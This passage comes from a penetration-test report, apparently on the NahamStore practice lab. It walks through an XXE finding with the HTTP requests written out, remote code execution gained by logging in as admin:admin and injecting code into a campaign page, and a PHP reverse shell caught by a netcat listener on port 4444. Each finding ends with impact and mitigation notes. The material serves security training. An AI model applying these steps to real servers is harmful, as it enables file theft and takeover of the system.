
2-we go to burp suite and intercept the request and send it to repeater




3-here we search for xml code that may used to organize the data so change the request method to post



4-search for X-Token but not find any valid response we try use ?xml parameter in this request suggests that the server might be expecting or allowing input in XML format.



5-try to send xml code in the request still need X-Token



Request

Pretty Raw Hex


```
1  POST /product/1?xml HTTP/1.1
2  Host: stock.nahamstore.thm
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
   p,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: close
8  Upgrade-Insecure-Requests: 1
9  Content-Type: application/x-www-form-urlencoded
10 Content-Length: 41
11
12 <?xml version="1.0"?>
13   <data>
14     1
     </data>
15
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 400 Bad Request
2  Server: nginx/1.14.0 (Ubuntu)
3  Date: Sun, 29 Sep 2024 16:40:55 GMT
4  Content-Type: application/xml; charset=utf-8
5  Connection: close
6  Content-Length: 71
7
8  <?xml version="1.0"?>
9    <data>
       <error>
         X-Token not supplied
       </error>
     </data>
10
```

6-we try to use X-Token as a tag in xml request code



Request

Pretty Raw Hex


```
1  POST /product/1?xml HTTP/1.1
2  Host: stock.nahamstore.thm
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
   p,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: close
8  Upgrade-Insecure-Requests: 1
9  Content-Type: application/x-www-form-urlencoded
10 Content-Length: 66
11
12 <?xml version="1.0"?>
13   <data>
14     <X-Token>
15       1
16     </X-Token>
17   </data>
18
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 401 Unauthorized
2  Server: nginx/1.14.0 (Ubuntu)
3  Date: Sun, 29 Sep 2024 16:42:54 GMT
4  Content-Type: application/xml; charset=utf-8
5  Connection: close
6  Content-Length: 72
7
8  <?xml version="1.0"?>
9    <data>
       <error>
         X-Token
10       1
11       is invalid
       </error>
     </data>
12
```

7-the data we set between the tag is appear in response so the code is work so i start set xxe payload to reach any file of system like /etc/passwd and it display the content of the file



Impact :

1. **Sensitive File Disclosure:** Attackers can read sensitive files from the server (like /etc/passwd, /etc/passwd, or configuration files), which could expose critical system or application information.
2. **Server-Side Request Forgery (SSRF):** Attackers could force the server to make requests to internal systems, potentially bypassing firewalls and gaining access to otherwise restricted resources.

Mitigation of XXE:

1. **Disable External Entity Resolution:** Configure the XML parser to prevent external entity declarations.
2. **Input Validation:** Sanitize and validate all XML inputs.
3. **Use Modern Libraries:** Use libraries or frameworks that are not vulnerable to XXE by default

Demo

2.9 RCE

Summary:

Discovered a Remote Code Execution (RCE) vulnerability in the domain http://nahamstore.thm:8000/, which allowed me to gain access to the server's machine.


Severity:


Critical

Description :


1-From FUZZ for directory in http://nahamstore.thm:8000/, I discovered the /admin directory, which led to identifying a potential vulnerability.


2- Go to http://nahamstore.thm:8000/admin/ and find it lead me to login page







3- try a simple credentials admin:admin we loged in to admin panel that lead to page that allow update the code of the campaign pages






4- we try to execute simple code in Code field to (”echo Hacker”) and Update the content of the page





5- Click in Actions direction icon that lead me to the Campaign Page we Find that the code i insert is execute and that inform that we have RCE in this page



Haker

Impact:

The RCE vulnerability allowed me to execute arbitrary code on the server, gaining unauthorized control over the system. This could potentially lead to data breaches, full system compromise, privilege escalation, and unauthorized access to sensitive information or critical infrastructure, depending on the server's role.

Mitigation :

- **Input Validation:** Implement strict input validation to prevent malicious code injection. Use allow lists and sanitize all user inputs.
- **Least Privilege:** Ensure that services run with the minimum privileges necessary to reduce the impact of a potential compromise.
- **Disable Unnecessary Features:** Disable or restrict access to functions or features that allow code execution, such as dangerous file uploads or dynamic code evaluations.
- **Avoid Default Credentials:** Enforce strong password policies and never use default credentials for any services or systems.
- **Close Unnecessary Ports:** Close high-numbered or unused ports and restrict access to critical ports such as worker ports to minimize attack surfaces.

Demo

3-Maintain Access

Summary:


During the exploitation phase, a Remote Code Execution (RCE) vulnerability was identified, allowing arbitrary code execution on the server. This vulnerability was leveraged to establish a reverse shell

Severity:


Critical


Description :

1- we think to get a reverse shell from the code field so i go to https://www.revshells.com/ and generate an php_reverse shell (php PentestMonkey) code and adding my Ip and port number and get the code





2- Take the copy of the code and insert it in the code field in the page and start and netcat listener in port 4444






3- Update the code in the campaign page and go back to admin page and click in action icon that redirect me to the product page where the code was send after click the page start in reload and we get access in my shell with user (www-data)





4-find that we have access to system function and get valuable information



now the attacker can modify in the system and manipulate it so this is a critical thing that should be fix

Mitigation :

- **Input Validation:** Implement strict input validation to prevent malicious code injection. Use allow lists and sanitize all user inputs.
- **Least Privilege:** Ensure that services run with the minimum privileges necessary to reduce the impact of a potential compromise.
- **Disable Unnecessary Features:** Disable or restrict access to functions or features that allow code execution, such as dangerous file uploads or dynamic code evaluations.
- **Avoid Default Credentials:** Enforce strong password policies and never use default credentials for any services or systems.
- **Close Unnecessary Ports:** Close high-numbered or unused ports and restrict access to critical ports such as worker ports to minimize attack surfaces.

Demo